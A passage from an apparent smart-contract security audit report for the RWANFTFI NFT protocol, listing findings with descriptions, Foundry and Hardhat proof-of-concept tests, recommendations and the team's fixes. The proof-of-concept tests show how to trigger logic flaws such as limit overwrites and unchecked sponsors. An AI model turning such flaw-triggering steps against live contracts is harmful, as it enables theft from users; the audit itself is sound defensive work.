        return LibMarketingStorage.marketingStorage().users[userId].limit;
    }
}

contract LimitOverwriteAutoBuyTest is Test {
```

```
    Diamond internal diamond;

    address internal user = address(0xA11CE);
    uint64 internal userId = 1;

    function setUp() public {
        DiamondCutFacet cutFacet = new DiamondCutFacet();
        diamond = new Diamond(address(this), address(cutFacet));

        _addFacet(address(new ResolverFacet()), _resolverSelectors());
        _addFacet(address(new LimitSetupFacet()), _setupSelectors());

        LimitSetupFacet(address(diamond)).setIdentity(user, userId);
    }

    function testLimitOverwriteAfterAutoBuyUnfreeze() public {
        // Configure regular token type: price=0, limit=1000
        LimitSetupFacet(address(diamond)).setRegularType(0, _regularType(0, 0,
1000));

        // User holds active REGULAR tokenId=1 at level 0
        LimitSetupFacet(address(diamond)).setRegisteredToken(1, userId, 0,
LibTypes.TypeNFT.REGULAR, true);

        // User has zero limit, one autobuy available
        LimitSetupFacet(address(diamond)).setUser(userId, 0, 1, true, 0, 0);

        // Set fee/accumulative percent to zero for clean math
        LimitSetupFacet(address(diamond)).setParameters(0, 0);

        // Freeze queue: sentinel + 500 frozen amount
        LimitSetupFacet(address(diamond)).pushFreeze(userId, 0, 0, 0);
        LimitSetupFacet(address(diamond)).pushFreeze(userId, 0, 500, 0);

        // Trigger distribute for 800; should force AutoBuy + unfreeze
        LimitSetupFacet(address(diamond)).distribute(userId, 0, 800);

        // Buggy state: limit becomes 200 (should be 0 if unfreeze decrement was
preserved)
        uint256 finalLimit = LimitSetupFacet(address(diamond)).getUserLimit(userId);
        assertEq(finalLimit, 200);
    }

    function _regularType(uint32 level, uint256 price, uint256 limit) internal pure
returns (LibTypes.NFT memory nft) {
        nft.price = price;
        nft.limit = limit;
        nft.supply = 1_000_000;
        nft.unlocksAfter = 0;
        nft.autoBuys = 0;
```

```
        nft.earnLevels = 0;
        nft.farmingTime = 0;
        nft.miningTime = 0;
        nft.level = level;
        nft.isDisabled = false;
        nft.periods = new uint32[](0);
    }

    function _addFacet(address facetAddr, bytes4[] memory selectors) internal {
        IDiamondCut.FacetCut[] memory cut = new IDiamondCut.FacetCut[](1);
        cut[0] = IDiamondCut.FacetCut({
            facetAddress: facetAddr,
            action: IDiamondCut.FacetCutAction.Add,
            functionSelectors: selectors
        });
        IDiamondCut(address(diamond)).diamondCut(cut, address(0), "");
    }

    function _resolverSelectors() internal pure returns (bytes4[] memory selectors)
{
        selectors = new bytes4[](2);
        selectors[0] = ResolverFacet.getUserTokenInfo.selector;
        selectors[1] = ResolverFacet.getUsersTokenInfo.selector;
    }

    function _setupSelectors() internal pure returns (bytes4[] memory selectors) {
        selectors = new bytes4[](8);
        selectors[0] = LimitSetupFacet.setIdentity.selector;
        selectors[1] = LimitSetupFacet.setUser.selector;
        selectors[2] = LimitSetupFacet.setRegisteredToken.selector;
        selectors[3] = LimitSetupFacet.setRegularType.selector;
        selectors[4] = LimitSetupFacet.setParameters.selector;
        selectors[5] = LimitSetupFacet.pushFreeze.selector;
        selectors[6] = LimitSetupFacet.distribute.selector;
        selectors[7] = LimitSetupFacet.getUserLimit.selector;
    }
}
```

Recommendation

Stop writing back a cached limit after AutoBuy/unfreeze. Instead, read the current limit from storage after AutoBuy completes, compute how much was spent in this call, and decrement that fresh limit. This ensures any reductions performed by `_unfreeze()` are preserved and cannot be overwritten by stale local values.

Alleviation

[RWANFTFI, 03/16/2026]:

The team resolved the finding by disabling `_unfreeze()` when `autoBuy` is true in the commit

`1972184d5350e08acf7c5cbede91519d65bcdffb`.

RWA-54 Gift Supply Range Misalignment Causes Off-By-One Validation And Latest-Level DoS

Category	Severity	Location	Status
Volatile Code, Inconsistency	Medium	rwa/contracts/diamond/libraries/LibParametersLogic.sol (02/12-65dbfb3): 12, 21~24	Resolved

Description

`LibParametersLogic` uses a 1-based "level" scheme by pushing dummy entries at index 0 in range arrays. `init()` correctly seeds dummy entries for `GiftField.Price` and `GiftField.Limit`, but does not seed dummy entries for `GiftField.Supply`.

```
 12      function init(
 13          LibTypes.NFT[] memory nfts,
 14          LibTypes.RangesNFT[] memory nftRanges,
 15          LibTypes.GiftNFT[] memory gifts,
 16          LibTypes.RangesGift[] memory giftRanges
 17      ) internal {
 18          LibParametersStorage.ParametersStorage storage ps =
LibParametersStorage.parametersStorage();
 19          ps.regularTypes.push();
 20          ps.giftTypes.push();
 21  @>      ps.minGiftValues[LibTypes.GiftField.Price].push();
 22  @>      ps.maxGiftValues[LibTypes.GiftField.Price].push();
 23  @>      ps.minGiftValues[LibTypes.GiftField.Limit].push();
 24  @>      ps.maxGiftValues[LibTypes.GiftField.Limit].push();
 25  //...
```

As a result, `addGiftNFT()` appends supply ranges starting at index 0 while `_updateGiftField()` reads by level (1-based). This produces an off-by-one misalignment:

- Supply constraints for level L are stored at index L-1.
- _updateGiftField(level, Supply) reads index level, causing wrong validation for most levels.
- For the latest gift level, the read is out of bounds and reverts, blocking supply updates entirely for the most recent level.

Proof of Concept

To demonstrate the scenario, the audit team provides the following test case:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import {Diamond} from "contracts/diamond/Diamond.sol";
import {DiamondCutFacet} from "contracts/diamond/facets/DiamondCutFacet.sol";
import {ParametersFacet} from "contracts/diamond/facets/ParametersFacet.sol";
import {IDiamondCut} from "contracts/diamond/interfaces/IDiamondCut.sol";
import {LibDiamond} from "contracts/diamond/libraries/LibDiamond.sol";
import {LibParametersLogic} from
"contracts/diamond/libraries/LibParametersLogic.sol";
import {LibTypes} from "contracts/diamond/libraries/LibTypes.sol";
import {AdminContract} from "contracts/AdminContract.sol";
import {IAdminContract} from "contracts/interfaces/IAdminContract.sol";

contract GiftSupplySetupFacet {
    function setAdminAndDao(address admin, address dao) external {
        LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();
        ds.contracts.adminContract = IAdminContract(admin);
        ds.contracts.dao = dao;
    }

    function initParameters() external {
        LibTypes.NFT[] memory nfts = new LibTypes.NFT[](0);
        LibTypes.RangesNFT[] memory nftRanges = new LibTypes.RangesNFT[](0);
        LibTypes.GiftNFT[] memory gifts = new LibTypes.GiftNFT[](0);
        LibTypes.RangesGift[] memory giftRanges = new LibTypes.RangesGift[](0);
        LibParametersLogic.init(nfts, nftRanges, gifts, giftRanges);
    }
}

contract GiftSupplyRangeMisalignmentTest is Test {
    Diamond internal diamond;
    AdminContract internal admin;
    GiftSupplySetupFacet internal setup;

    address internal dao = address(0xDA0);
    address internal adminRoleUser = address(0xA11CE);

    function setUp() public {
        admin = new AdminContract();
        admin.grantRole(admin.SECURED_ROLE(), address(this));
        admin.grantRole(admin.ADMIN_ROLE(), adminRoleUser);

        DiamondCutFacet cutFacet = new DiamondCutFacet();
        diamond = new Diamond(address(this), address(cutFacet));

        _addFacet(address(new ParametersFacet()), _paramSelectors());
        _addFacet(address(new GiftSupplySetupFacet()), _setupSelectors());
```

```
        setup = GiftSupplySetupFacet(address(diamond));
        setup.setAdminAndDao(address(admin), dao);
        setup.initParameters();
    }

    function testChangeGiftSupplyRevertsForLatestLevel() public {
        LibTypes.GiftNFT memory gift = LibTypes.GiftNFT({
            price: 100,
            limit: 200,
            supply: 10,
            accumulativePercent: 0,
            earnLevels: 0,
            level: 0,
            allowedUpgradeLevel: 0
        });
        LibTypes.RangesGift memory ranges =
            LibTypes.RangesGift({priceMin: 1, priceMax: 1000, limitMin: 1, limitMax:
500});

        vm.prank(adminRoleUser);
        ParametersFacet(address(diamond)).addGiftNFT(gift, ranges);

        LibTypes.GiftUpdate[] memory updates = new LibTypes.GiftUpdate[](1);
        updates[0] = LibTypes.GiftUpdate({field: LibTypes.GiftField.Supply, value:
100});

        vm.prank(adminRoleUser);
        vm.expectRevert(stdError.indexOOBError);
        ParametersFacet(address(diamond)).changeGiftNFT(1, updates);
    }

    function _addFacet(address facetAddr, bytes4[] memory selectors) internal {
        IDiamondCut.FacetCut[] memory cut = new IDiamondCut.FacetCut[](1);
        cut[0] = IDiamondCut.FacetCut({
            facetAddress: facetAddr,
            action: IDiamondCut.FacetCutAction.Add,
            functionSelectors: selectors
        });
        IDiamondCut(address(diamond)).diamondCut(cut, address(0), "");
    }

    function _paramSelectors() internal pure returns (bytes4[] memory selectors) {
        selectors = new bytes4[](5);
        selectors[0] = ParametersFacet.addGiftNFT.selector;
        selectors[1] = ParametersFacet.changeGiftNFT.selector;
        selectors[2] = ParametersFacet.applyParameterUpdates.selector;
        selectors[3] = ParametersFacet.changeNFT.selector;
        selectors[4] = ParametersFacet.setTxFeeRanges.selector;
```

```
    }

    function _setupSelectors() internal pure returns (bytes4[] memory selectors) {
        selectors = new bytes4[](2);
        selectors[0] = GiftSupplySetupFacet.setAdminAndDao.selector;
        selectors[1] = GiftSupplySetupFacet.initParameters.selector;
    }
}
```

Recommendation

- In init(), push dummy entries for GiftField.Supply just like Price/Limit.
- Enforce invariant: for each GiftField, minGiftValues[field].length == maxGiftValues[field].length == giftTypes.length.
- Add bounds checks in _updateGiftField() to ensure level is within range and revert with a clear error if misaligned.

Alleviation

[RWANFTFI, 03/16/2026]:

The team heeded the advice and resolved the finding by adding the dummy entries in the commit `832a467f7a31c462eb5d72973fc2ea733529ed3a` .

RWA-57 | Mining/Farming Can Restart After Limit Exhaustion

Category	Severity	Location	Status
Inconsistency	Medium	rwa/contracts/diamond/libraries/LibFarmingLogic.sol (03/16-1972184): 108	Resolved

Description

The protocol intends user limit to cap earnings. When payouts reduce a user's limit to zero, `LibMarketingLogic.distributeToUser` calls `LibFarmingLogic.terminate()`. However, termination only clears current mining/farming session state and does not persistently block re-entry.

`LibFarmingLogic.startMining` does not check whether `ms.users[userId].limit > 0`. Therefore, a user whose limit is already exhausted can immediately start a new mining/farming cycle and later call claim, which pays from tokenReserve without limit checks.

This allows continued rewards after cap exhaustion and undermines cap/rebuy economics.

Recommendation

Add explicit cap gates to `startMining()`, `startFarming()`, and `claim()`, that is, require `ms.users[userId].limit > 0`.

Alleviation

[RWANFTFI, 03/30/2026]:
Issue acknowledged. The team resolved the finding by adding the limit check in `startMining()`. Changes have been reflected in the commit `b947e2193f7eaba048717f045830d8585ee6277f`.

[CertiK, 03/30/2026]:
In the commit `b947e2193f7eaba048717f045830d8585ee6277f`, only `startMining()` checks whether the limit is set to 0. Since the limit can also be reduced to 0 through `reduceLimit()` and `_unfreeze()`, it is recommended to add the same check to both `startFarming()` and `claim()` to ensure consistency with the intended design described in `readme.txt`:

> If during farming the income limit drops to zero or the user purchases/upgrades an NFT, mining and farming reset.

[RWANFTFI, 04/08/2026]:
Issue acknowledged. The team resolved the finding by adding the limit check `startFarming()` and `claim()` and calling `terminate()` when limit hits 0 in `_unfreeze()` and `reduceLimit()`. Changes have been reflected in the commit `65f3eae92e6bd4cbf036838635d00bf6a93f03e0`.

RWA-58 | Overdue Loan Repayment Bypasses Auto-Sell Penalties In `TokenReserve`

Category	Severity	Location	Status
Logical Issue	Medium	rwa/contracts/TokenReserve.sol (03/16-1972184): 355	Resolved

Description

`repay()` allows borrowers to repay loaned stacks even after auto-sell/expiry deadlines have passed, without first applying overdue penalty logic.

Overdue handling (staged burns of loan collateral at configured intervals) exists only in `processExpiredStacks()`, which is `SERVICE_ROLE`-gated and externally triggered. Because `repay()` is borrower-accessible and does not check lateness or synchronize expiry processing, borrowers can front-run keeper processing and unlock collateral before overdue penalties are applied.

Recommendation

Add a check in `repay()` that rejects repayment once the stack has reached any auto-sell stage. From that point, the user must go through the existing overdue-processing path first.

Alleviation

[RWANFTFI, 03/30/2026]:
Issue acknowledged. The team resolved the finding by enforcing `_processExpiredStacks()` to `repay()`, `sell()` and `loan()`. Changes have been reflected in the commit `015b64c16075213793f99d710202cea0aaa2c7ec`.

RWA-17 | Missing User Existence Check In `toggleAutoBuy()`

Category	Severity	Location	Status
Volatile Code	Minor	rwa-main/contracts/diamond/libraries/LibMarketingLogic.sol (02/12-65dbfb3): 35~37	Resolved

Description

The `toggleAutoBuy()` function toggles the auto-buy status for the caller by updating the `autoBuyEnabled` flag in the corresponding user record.

However, the function does not verify that the caller has been registered and assigned a valid user ID. In this system, `userId == 0` represents a non-existent or unregistered user. As a result, an unregistered caller will have `userId == 0`, causing the function to update `ms.users[0]` and emit events as if it were a legitimate user, leading to an inconsistent system state and potential data corruption.

Recommendation

Validate that the caller is registered before toggling the auto-buy status.

Alleviation

[RWANFTFI, 03/15/2026]:

The team heeded the advice and resolved the finding by adding a user existence check in the commit `a4ce404604b77d7f5ac3e8def0b8df3d4a748204`.

RWA-19 Potential `tokenId` Collision Between Regular And Gift NFTs Overwrites Resolver Storage

Category	Severity	Location	Status
Volatile Code, Inconsistency	Minor	rwa/contracts/diamond/libraries/LibResolverLogic.sol (02/12-65dbfb3): 25, 33, 123	Resolved

Description

`LibResolverStorage.registeredTokens` is keyed only by `tokenId`. Both Regular and Gift NFTs write to this same mapping. If the Regular NFT and Gift NFT contracts are configured with overlapping `tokenId` ranges (e.g., same start ID or increment), then minting or upgrading can overwrite the other token's registration data. In `_giftUpgrade()`, the function writes `registeredTokens[regularId]` and `deletes registeredTokens[tokenId]` assuming they are different; if they collide, this corrupts ownership/type tracking and can break user state.

`contracts/diamond/libraries/LibResolverLogic.sol`

```
 17     function _giftUpgrade(uint64 ownerId, uint256 tokenId, uint32 level)
private returns (uint256) {
 18         LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();
 19         LibResolverStorage.ResolverStorage storage rs = LibResolverStorage.
resolverStorage();
 20         LibMarketingStorage.MarketingStorage storage ms = LibMarketingStorage.
marketingStorage();
 21
 22         address owner = ms.identity.idToUser[ownerId];
 23         uint256 regularId = ds.contracts.regularContract.safeMint(owner);
 24         ds.contracts.giftContract.burn(owner, tokenId);
 25 @>      rs.registeredTokens[regularId] = LibTypes.RegisteredNFT({
 26             owner: ownerId,
 27             level: level,
 28             typeNFT: LibTypes.TypeNFT.REGULAR,
 29             isActive: true
 30         });
 31         rs.owners[ownerId] = regularId;
 32         ms.users[ownerId].tokenId = regularId;
 33 @>      delete rs.registeredTokens[tokenId];
 34         return regularId;
 35     }
```

The collision risk is **configuration-dependent**, since `RegularNFT` uses a configurable `startId` and `increment`, while `GiftNFT` increments by `2`. There is no on-chain enforcement that their ranges are disjoint.

Recommendation

Enforce disjoint ID spaces at deployment (e.g., Regular NFTs use even IDs, Gift NFTs use odd IDs), and document it explicitly.

Alleviation

[RWANFTFI, 03/16/2026]:
The team heeded the advice and resolved the finding by separating the ID spaces for Regular NFTs (odd IDs) and Gift NFTs (even IDS) in the commit `fcf48305e00330d733d07246cbf18a9619a3b375` .

RWA-28 | Address Swap Doesn'T Migrate TokenReserve Positions

Category	Severity	Location	Status
Inconsistency	Minor	rwa/contracts/diamond/libraries/LibResolverLogic.sol (02/12-65dbfb3): 266	Resolved

Description

`changeWallet()` / `changeUserAddress()` updates the marketing identity mapping and transfers the active NFT to `newOwner`, but it does not migrate TokenReserve state (DA ERC20 balance, per-address stacks, loans, currentStack). DA is non-transferable, so these positions remain tied to oldOwner.

```
266     function changeUserAddress(address newOwner, address oldOwner) internal {
267         LibMarketingStorage.MarketingStorage storage ms = LibMarketingStorage.
marketingStorage();
268         LibResolverStorage.ResolverStorage storage rs = LibResolverStorage.
resolverStorage();
269         LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();
270
271         if (ms.identity.userToId[newOwner] != 0) revert LibErrors.UserExists();
272         uint64 oldId = ms.identity.userToId[oldOwner];
273         ms.identity.userToId[newOwner] = oldId;
274         ms.identity.userToId[oldOwner] = 0;
275         ms.identity.idToUser[oldId] = newOwner;
276
277         uint256 tokenId = rs.owners[oldId];
278         if (rs.registeredTokens[tokenId].typeNFT == LibTypes.TypeNFT.REGULAR) {
279             ds.contracts.regularContract.send(newOwner, tokenId);
280         } else {
281             ds.contracts.giftContract.sendGift(newOwner, tokenId);
282         }
283     }
```

Recommendation

If `changeWallet()` / `changeUserAddress()` is intended as account recovery, the recovered user cannot access DA positions, while a compromised oldOwner can still sell/loan those assets. This breaks the expectation of a full account transfer.

1. Is `changeWallet()` / `changeUserAddress()` intended to be a full account migration or just a marketing/NFT identity swap?
2. Should TokenReserve positions be considered part of the "account" that must move?

Alleviation

[RWANFTFI, 03/12/2026]:

The team acknowledged the issue and decided not to implement the recommended change in the current engagement, providing the following statement:

> This is intended flow. Inactivated gift, amb, VIP NFTs and DA(TokenReserve) shouldn't be moved to new owner.

[RWANFTFI, 03/30/2026]:

Issue acknowledged. The team resolved the finding by migrating the token, stack, and loan positions. Changes have been reflected in the commit `7efc243e16806cf37ba3b6a372c8af7448a2caf2` .

RWA-31 `processGiftUpgrade()` And `activateGift()` Do Not Verify Current Token Type Is GIFT

Category	Severity	Location	Status
Volatile Code, Inconsistency	Minor	rwa/contracts/diamond/libraries/LibResolverLogic.sol (02/12-65dbfb3): 37, 245	Resolved

Description

`processGiftUpgrade()` assumes the user's active token is a GIFT, but never checks `rs.registeredTokens[tokenId].typeNFT`. If a user holds a REGULAR token, the function still proceeds to call `_giftUpgrade()`, which burns the token via `giftContract.burn(...)`. Depending on the gift contract implementation, this will either revert or produce inconsistent behavior.

`contracts/diamond/libraries/LibResolverLogic.sol`, `processGiftUpgrade()`

```
 37      function processGiftUpgrade(
 38          uint64 user,
 39          uint32 level
 40      ) internal returns (uint256 tokenId, uint256 limit, uint256 price, uint256
 autoBuys) {
 41          LibResolverStorage.ResolverStorage storage rs = LibResolverStorage.
resolverStorage();
 42          LibParametersStorage.ParametersStorage storage ps =
 LibParametersStorage.parametersStorage();
 43
 44          tokenId = rs.owners[user];
 45          if (tokenId == 0) revert LibErrors.UserNotActive();
 46
 47          LibTypes.NFT memory token = ps.regularTypes[level];
 48          if (token.isDisabled || token.unlocksAfter > block.timestamp) revert
 LibErrors.RestrictedLevel();
 49
 50  @>      LibTypes.RegisteredNFT memory nft = rs.registeredTokens[tokenId];
 51
 52          LibTypes.GiftNFT memory gift = ps.giftTypes[nft.level];
 53          if (level < gift.allowedUpgradeLevel) revert LibErrors.LowLevel();
 54          tokenId = _giftUpgrade(user, tokenId, level);
 55          rs.minted[level]++;
 56          limit = token.limit;
 57          price = token.price;
 58          autoBuys = token.autoBuys;
 59      }
```

Similarly, `activateGift()` also does not validate the Token Type, though it implicitly relies on

`ds.contracts.giftContract.ownerOf()` to perform the check.

```
245     function activateGift(uint256 tokenId, address referal) internal {
246         LibResolverStorage.ResolverStorage storage rs = LibResolverStorage.
resolverStorage();
247         LibMarketingStorage.MarketingStorage storage ms = LibMarketingStorage.
marketingStorage();
248         LibParametersStorage.ParametersStorage storage ps =
 LibParametersStorage.parametersStorage();
249         LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();
250
251         if (rs.registeredTokens[tokenId].isActive) revert LibErrors.GiftActive(
);
252         if (ds.contracts.giftContract.ownerOf(tokenId) != msg.sender) revert
 LibErrors.NotAnOwner();
253
254         LibTypes.GiftNFT memory gift = ps.giftTypes[rs.registeredTokens[tokenId
].level];
255         uint64 referalId = ms.identity.userToId[referal];
256         if (referalId == 0) revert LibErrors.NoReferal();
257         uint64 senderId = LibMarketingLogic.register(ms, msg.sender, referalId)
;
258         ms.users[senderId].limit = gift.limit;
259         ms.users[senderId].tokenId = tokenId;
260         rs.owners[senderId] = tokenId;
261         rs.registeredTokens[tokenId].isActive = true;
262         rs.registeredTokens[tokenId].owner = senderId;
263         emit LibEvents.GiftActivated(msg.sender, tokenId);
264     }
```

Recommendation

Add an explicit type check before performing the upgrade.

Alleviation

[RWANFTFI, 03/16/2026]:

The team heeded the advice and resolved the finding by adding a token type check in `processGiftUpgrade()` in the commit `575b90f86bd1af180104eb154366c2074d624bd0` .

[CertiK, 03/20/2026]:

In the commit `575b90f86bd1af180104eb154366c2074d624bd0` , the team did not add an explicit `typeNFT == GIFT` check in `activateGift()` . Instead, correctness relies on implicit guards:

1. `isActive` check (`GiftActive`) blocks already-active tokens (including regular tokens under current invariants), and
2. `giftContract.ownerOf(tokenId)` enforces gift-token existence/ownership.

This is acceptable in current design but remains a defense-in-depth gap.

[RWANFTFI, 03/30/2026]:

Issue acknowledged. Changes have been reflected in the commit `9b7b74a5318e2d35b59109f2bbc7311f3530c3c1` .

RWA-32 | Gift Supply Cap Can Be Exceeded In `mintGiftNFT()`

Category	Severity	Location	Status
Volatile Code, Inconsistency	Minor	rwa/contracts/diamond/libraries/LibResolverLogic.sol (02/12-65dbfb3): 142	Resolved

Description

`mintGiftNFT()` checks `giftsMinted[level] >= gift.supply` only once per recipient, but then mints amount gifts in a loop without rechecking supply. If amount > 1 and the supply is near exhaustion, the function can mint past the configured `gift.supply`. This breaks the intended scarcity guarantees for gift NFTs.

Recommendation

Move the supply check inside the innermost mint loop, or pre-validate that giftsMinted[level] + amount <= gift.supply before minting.

Alleviation

[RWANFTFI, 03/16/2026]:
The team heeded the advice and resolved the finding by validating the entire batch amount per recipient before entering the mint in the commit `e928daf229bbce36ad1a7fc497d42c28deeeb53d`.

RWA-33 | `registerUser()` Accepts Unregistered Sponsors

Category	Severity	Location	Status
Volatile Code, Inconsistency	Minor	rwa/contracts/diamond/libraries/LibTreeLogic.sol (02/12-65 dbfb3): 56	Resolved

Description

The `registerUser()` function adds a new user into the referral tree under a given sponsor.

However, `registerUser()` does not check that the sponsor is already registered and active in the tree. If a sponsor ID exists in the identity mapping but is not an active tree node, new users can be placed under this invalid sponsor, which can break the referral tree and cause sponsor-related rewards to be stuck or handled incorrectly.

Similarly, `buyNFT()` only checks identity existence for referal, not tree activity, so an identity-only sponsor can be used.

Proof of Concept

To demonstrate the scenario, the audit team provides the following test case:

- `register_invalid_sponsor`: The sponsor gets a non-zero `userId` via `deposit()` but is not registered as an active tree node. A buyer then uses this sponsor as the referral to buy an NFT, and the test confirms the buyer is placed under this inactive sponsor in the tree.

```
import {
  time,
  loadFixture,
  mine,
} from "@nomicfoundation/hardhat-toolbox/network-helpers";
import { expect } from "chai";
import { parseUnits } from "ethers";
import { deployFixture } from "./utils/deployFixture";

/**
 * PoC: LibTreeLogic.registerUser allows placing a new user under a sponsor ID
 * that has a marketing userId but is not an active tree node.
 */
describe("register_invalid_sponsor", function () {
  it("registers buyer under sponsor with userId but inactive tree node", async
function () {
    const { users, payment, marketing, parameters, view, txFee } =
      await loadFixture(deployFixture);

    const sponsor = users[0];
    const buyer = users[1];

    // Unlock NFTs so that buyNFT can be called
    await time.setNextBlockTimestamp((await parameters.getRegular(1)).unlocksAfter);
    await mine();

    // Step 1: Give sponsor a marketing userId via deposit, but do NOT register in
tree
    const depositAmount = parseUnits("1000", 6);
    await payment.connect(sponsor).deposit(depositAmount, { value: txFee });

    const sponsorId = await view.getUserIdByAddress(sponsor);
    const sponsorUserBefore = await view.getUser(sponsor);
    const sponsorTreeBefore = await view.getTreeUser(sponsor);

    // Sanity: sponsor has a non-zero userId, but is not active in the tree
    expect(sponsorId).to.not.equal(0n);
    expect(sponsorTreeBefore.active).to.equal(false);

    // Step 2: Buyer buys NFT with sponsor as referal.
    // LibMarketingLogic.buyNFT will call registerUser(newUser, sponsorId)
    const nft = await parameters.getRegular(3);
    await payment.connect(buyer).deposit(nft.price, { value: txFee });
    await marketing.connect(buyer).buyNFT(3, sponsor, [], { value: txFee });

    const buyerId = await view.getUserIdByAddress(buyer);
    const buyerTree = await view.getTreeUser(buyer);
    const sponsorTreeAfter = await view.getTreeUser(sponsor);
```

```
    // Buyer is now an active tree node with sponsor pointing to sponsorId
    expect(buyerId).to.not.equal(0n);
    expect(buyerTree.active).to.equal(true);
    expect(buyerTree.sponsor).to.equal(sponsorId);

    // Core PoC: sponsor tree node is still not marked active,
    // yet it has a child link (left or right) to buyerId.
    expect(sponsorTreeAfter.active).to.equal(false);
    const hasBuyerAsChild =
      sponsorTreeAfter.left === buyerId || sponsorTreeAfter.right === buyerId;
    expect(hasBuyerAsChild).to.equal(true);
  });
});
```

Recommendation

Ensure `sponsor` is an active tree node before inserting the new user in `registerUser()`.

Alleviation

[RWANFTFI, 03/16/2026]:

The team heeded the advice and resolved the finding by checking `sponsor` is an active tree node if it's required before inserting the new user in `registerUser()` in the commit `c2fdcbf573edba2d0fc4bf61454652c9dc16faf3`.

RWA-34 `upgradeRegular()` And `upgradeGift()` Do Not Check Token Type

Category	Severity	Location	Status
Volatile Code, Inconsistency	Minor	rwa/contracts/diamond/libraries/LibMarketingLogic.sol (02/12 -65dbfb3): 495, 516	Resolved

Description

`processRegularUpgrade()` does not verify that the caller's active token is a REGULAR NFT. The only gate is `rs.owners[user] != 0`. Since `activateGift()` sets `rs.owners[userId] = tokenId`, a user with an active GIFT can call `upgradeRegular()` and pass the check. This updates `rs.registeredTokens[tokenId].level` (on a GIFT token), increments `rs.minted[level]` (consuming REGULAR supply), and then `_processPurchase()` applies REGULAR limits/autoBuys to a GIFT holder. The result is type-confused state and potential economic and supply-accounting distortion.

```
495     function upgradeRegular(uint32 level, uint256[] memory vouchers) internal {
496         LibMarketingStorage.MarketingStorage storage ms = LibMarketingStorage.
marketingStorage();
497         LibParametersStorage.ParametersStorage storage ps =
 LibParametersStorage.parametersStorage();
498
499         uint64 userId = ms.identity.userToId[msg.sender];
500
501         (uint256 tokenId, uint256 limit, uint256 price, uint256 autoBuys) =
IResolverFacet(address(this))
502             .processRegularUpgrade(userId, level);
503
504         bool canBuy = LibPaymentLogic.paymentForToken(ms, ps, userId, price,
 vouchers);
505         if (!canBuy) revert LibErrors.NotEnoughBalance();
506         ms.users[userId].autoBuys = autoBuys;
507
508         _processPurchase(
509             ms,
510             ps,
511             LibTypes.ProcessPurchaseArgs(tokenId, price, limit, userId, 0,
 level, true, false, true)
512         );
513     }
```

The issue of missing token types also exists in `upgradeGift()`.

Recommendation

Add an explicit token type check.

Alleviation

[RWANFTFI, 03/16/2026]:

The team heeded the advice and resolved the finding by adding the token type check in the commit `7980dc8dcda91e8398158a73c628a7032df7abfb` and `575b90f86bd1af180104eb154366c2074d624bd0`.

RWA-42 Incompatibility With Deflationary Tokens (Non-Standard ERC20 Token)

Category	Severity	Location	Status
Volatile Code	Minor	LibPaymentLogic.sol: 30, 330, 339	Resolved

Description

The project design may not be compatible with non-standard ERC20 tokens, such as deflationary tokens or rebase tokens.

The functions use `transferFrom()` / `transfer()` to move funds from the sender to the recipient but fail to verify if the received token amount matches the transferred amount. This could pose an issue with fee-on-transfer tokens, where the post-transfer balance might be less than anticipated, leading to balance inconsistencies. There might be subsequent checks for a second transfer, but an attacker might exploit leftover funds (such as those accidentally sent by another user) to gain unjustified credit.

Scenario

When transferring deflationary ERC20 tokens, the input amount may not equal the received amount due to the charged transaction fee. For example, if a user sends 100 deflationary tokens (with a 10% transaction fee), only 90 tokens actually arrive to the contract. However, a failure to discount such fees may allow the same user to withdraw 100 tokens from the contract, which causes the contract to lose 10 tokens in such a transaction.

Recommendation

We advise the client to regulate the set of tokens supported and add necessary mitigation mechanisms to keep track of accurate balances if there is a need to support non-standard ERC20 tokens.

Alleviation

[RWANFTFI, 03/16/2026]:
We are not planning to use tokens other than USDT and possibly USDC. Our system is hardcoded to use only standard USDT/USDC, neither of which have transfer fees. There's no mechanism in the contract to add arbitrary custom tokens, so this risk isn't really applicable to our codebase.

RWA-43 | Missing Zero Address Validation

Category	Severity	Location	Status
Volatile Code	Minor	AmbNFT.sol: 17, 18; GiftNFT.sol: 17, 19; GovToken.sol: 44, 45; RegularNFT.sol: 18, 20; TokenReserve.sol: 52, 52, 57, 58; Voucher.sol: 16, 17; Depositer.sol: 18, 19	Acknowledged

Description

Addresses are not validated before assignment or external calls, potentially allowing the use of zero addresses and leading to unexpected behavior or vulnerabilities. For example, transferring tokens to a zero address can result in a permanent loss of those tokens.

```
45          daoContract = newDAO;
```

- `newDAO` is not zero-checked before being used.

```
 681          (bool success, bytes memory returndata) = target.call{value: value}(
data);
```

- `target` is not zero-checked before being used.

```
19          diamondAddress = diamond;
```

- `diamond` is not zero-checked before being used.

```
80          _admin = address(new ProxyAdmin(initialOwner));
```

- `initialOwner` is not zero-checked before being used.

```
58          tokenReserveDeposit = trd;
```

- `trd` is not zero-checked before being used.

```
20          diamondAddress = diamond;
```

- `diamond` is not zero-checked before being used.

```
18          diamondAddress = diamond;
```

- `diamond` is not zero-checked before being used.

```
17          diamondAddress = diamond;
```

- `diamond` is not zero-checked before being used.

```
19          diamond = diamondAddress;
```

- `diamondAddress` is not zero-checked before being used.

```
57          diamondContract = diamond;
```

- `diamond` is not zero-checked before being used.

Recommendation

It is recommended to add a zero-check for the passed-in address value to prevent unexpected errors.

Alleviation

[RWANFTFI, 03/13/2026]:

These aren't the only places without validation. The second and fourth are apparently in the OpenZeppelin libraries. I can't quite imagine how one could accidentally get zeroAddress. Null, Undefined, etc. won't be passed by the TS typing.

RWA-44 | `send()` Can Mint Non-Existent NFTs

Category	Severity	Location	Status
Volatile Code	Minor	rwa-main/contracts/AmbNFT.sol (02/12-65dbfb3): 44~45; rwa-main/contracts/GiftNFT.sol (02/12-65dbfb3): 55~56; rwa-main/contracts/RegularNFT.sol (02/12-65dbfb3): 48~49; rwa-main/contracts/Voucher.sol (02/12-65dbfb3): 47	Resolved

Description

`AmbNFT`, `GiftNFT`, `RegularNFT`, and `Voucher` expose `send/sendGift` functions that call `_update(to, tokenId, address(0))`. In OpenZeppelin v5.3, `_update()` mints when `tokenId` does not exist (e.g., `owner == address(0)`). Because `_update()` is guarded by `onlyDiamond`, users can't trigger this directly—but the diamond can inadvertently mint NFTs if it calls `send/sendGift` with an invalid tokenId (e.g., due to corrupted state or bad input). This creates unintended tokens and inconsistent supply state.

Recommendation

Add an existence check before `_update()`:

- require(_ownerOf(tokenId) != address(0), "Nonexistent token");

Alleviation

[RWANFTFI, 03/16/2026]:
